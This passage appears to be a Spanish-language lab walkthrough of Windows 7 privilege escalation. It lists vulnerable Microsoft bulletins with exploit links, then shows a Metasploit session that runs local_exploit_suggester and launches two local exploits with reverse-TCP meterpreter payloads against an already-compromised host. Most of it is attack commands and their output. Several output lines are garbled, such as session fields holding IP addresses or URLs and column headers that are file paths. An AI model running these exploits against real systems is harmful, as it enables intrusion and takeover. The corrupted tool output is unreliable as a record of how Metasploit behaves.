Title: Security Update for Windows DVD Maker
Affected product: Windows 7 for x64-based Systems Service Pack 1
Affected component:
Severity: Important
Impact: Information Disclosure
Exploits: http://hvp3rlinx.altervista.org/advisories/MICROSOFT-DVD-MAKER-XML-EXT
ERNAL-ENTITY-FILE-DISCLOSURE.txt, https://www.exploit-db.com/exploits/41619/

Date: 20170314
CVE: CVE-2017-0024
KB: KB4012212
Title: Security Update for Windows Kernel-Mode Drivers
Affected product: Windows 7 for x64-based Systems Service Pack 1
Affected component:
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20170314
CVE: CVE-2017-0026
KB: KB4012212
```

Buscamos con search y no obtenemos resultados

```
msf6 post(windows/gather/enum_services) > search cve 2017-022
[-] No results from search
msf6 post(windows/gather/enum_services) > search cve 2017-0022
[-] No results from search
msf6 post(windows/gather/enum_services) > search cve 2017-0024
[-] No results from search
msf6 post(windows/gather/enum_services) > search cve 2017-0026
[-] No results from search
msf6 post(windows/gather/enum_services) > search cve 2017-0045
[-] No results from search
msf6 post(windows/gather/enum_services) >
```

Realizamos la búsqueda con suggester y seleccionamos el módulo que encontramos; establecemos la sesión 1

```
msf6 post(windows/gather/enum_services) > search suggester
Matching Modules
--
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  post/multi/recon/local_exploit_suggester  normal          No     Multi Recon Local Exploit Suggester

Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester
msf6 post(windows/gather/enum_services) > use 0
msf6 post(multi/recon/local_exploit_suggester) > sessions

Active sessions
--
Id  Name  Type  /Software/ElevationPrivileges
--  --
1   meterpreter x64/windows NT AUTHORITY\SYSTEM @ HETEA  10.0.2.9:4444 → 10.0.2.12:49163 (10.0.2.12)

msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

Name      Current Setting  Required  Description
--      -
SESSION   0                yes       The session to run this module on
SHOWDESCRIPTION  false           yes       Displays a detailed description for the available exploits

View the full module info with the info, or info -d command.
```

Le damos a correr

```
msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.0.2.12 - Collecting local exploits for x64/windows ...
```

```
[*] Running check method for exploit 45 / 45
[*] 10.0.2.12 - Valid modules for session 1:
=====
# Name /home/kali/Descargas Potentially Vulnerable? Check Result
- -----
1 exploit/windows/local/bypassuac_eventvwr Yes The target appears to be vulnerable.
2 exploit/windows/local/cve_2019_1458_wizardopium Yes The target appears to be vulnerable.
3 exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move Yes The service is running, but could not be validated. Vulnerable Windows 7/Windows Server 2008 R2 build detected!
4 exploit/windows/local/cve_2020_1054_drawiconex_lpe Yes The target appears to be vulnerable.
5 exploit/windows/local/cve_2021_40449 Yes The service is running, but could not be validated. Windows 7/Windows Server 2008 R2 build detected!
6 exploit/windows/local/ikeext_serviceelevates Yes The target appears to be vulnerable.
7 exploit/windows/local/ms10_092_schelevator Yes The service is running, but could not be validated.
8 exploit/windows/local/ms14_058_track_popup_menu Yes The target appears to be vulnerable.
9 exploit/windows/local/ms15_051_client_copy_image Yes The target appears to be vulnerable.
10 exploit/windows/local/ms15_078_atmfd_bof Yes The service is running, but could not be validated.
11 exploit/windows/local/ms16_014_wmi_rcv_notif Yes The target appears to be vulnerable.
12 exploit/windows/local/ms16_032_secondary_logon_handle_privesc Yes The service is running, but could not be validated.
13 exploit/windows/local/ms16_075_reflection Yes The target appears to be vulnerable.
14 exploit/windows/local/ms16_075_reflection_juicy Yes The target appears to be vulnerable.
15 exploit/windows/local/tokenmagic Yes The target appears to be vulnerable.
```

Utilizamos el primer exploit

```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/bypassuac_eventvwr
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_eventvwr) > options

Module options (exploit/windows/local/bypassuac_eventvwr):

Name Current Setting Required Description
-----
SESSION 10.0.2.12 yes The session to run this module on

Payload options (windows/meterpreter/reverse_tcp):

Name Current Setting Required Description
-----
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.0.2.9 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target: 0 - /Software/ElevacionPrivilegios
```

Establecemos la sesión y le damos a correr

```
msf6 exploit(windows/local/bypassuac_eventvwr) > set session 1
session => 1
msf6 exploit(windows/local/bypassuac_eventvwr) > run

[*] Started reverse TCP handler on 10.0.2.9:4444
[-] Exploit aborted due to failure: no-target: Session and Target arch must match
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/bypassuac_eventvwr) >
```



```
msf6 exploit(windows/local/bypassuac_eventvwr) > use exploit/windows/local/cve_2019_1458_wizardopium
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/cve_2019_1458_wizardopium) > options

Module options (exploit/windows/local/cve_2019_1458_wizardopium):

  Name  Current Setting  Required  Description
  ----  -
SESSION  http://10.10.10.10:8080  yes  The session to run this module on

Payload options (windows/x64/meterpreter/reverse_tcp):
```

```
msf6 exploit(windows/local/cve_2019_1458_wizardopium) > set session 1
session => 1
msf6 exploit(windows/local/cve_2019_1458_wizardopium) > run

[*] Started reverse TCP handler on 10.0.2.9:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[-] Exploit aborted due to failure: none: Session is already elevated
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/cve_2019_1458_wizardopium) >
```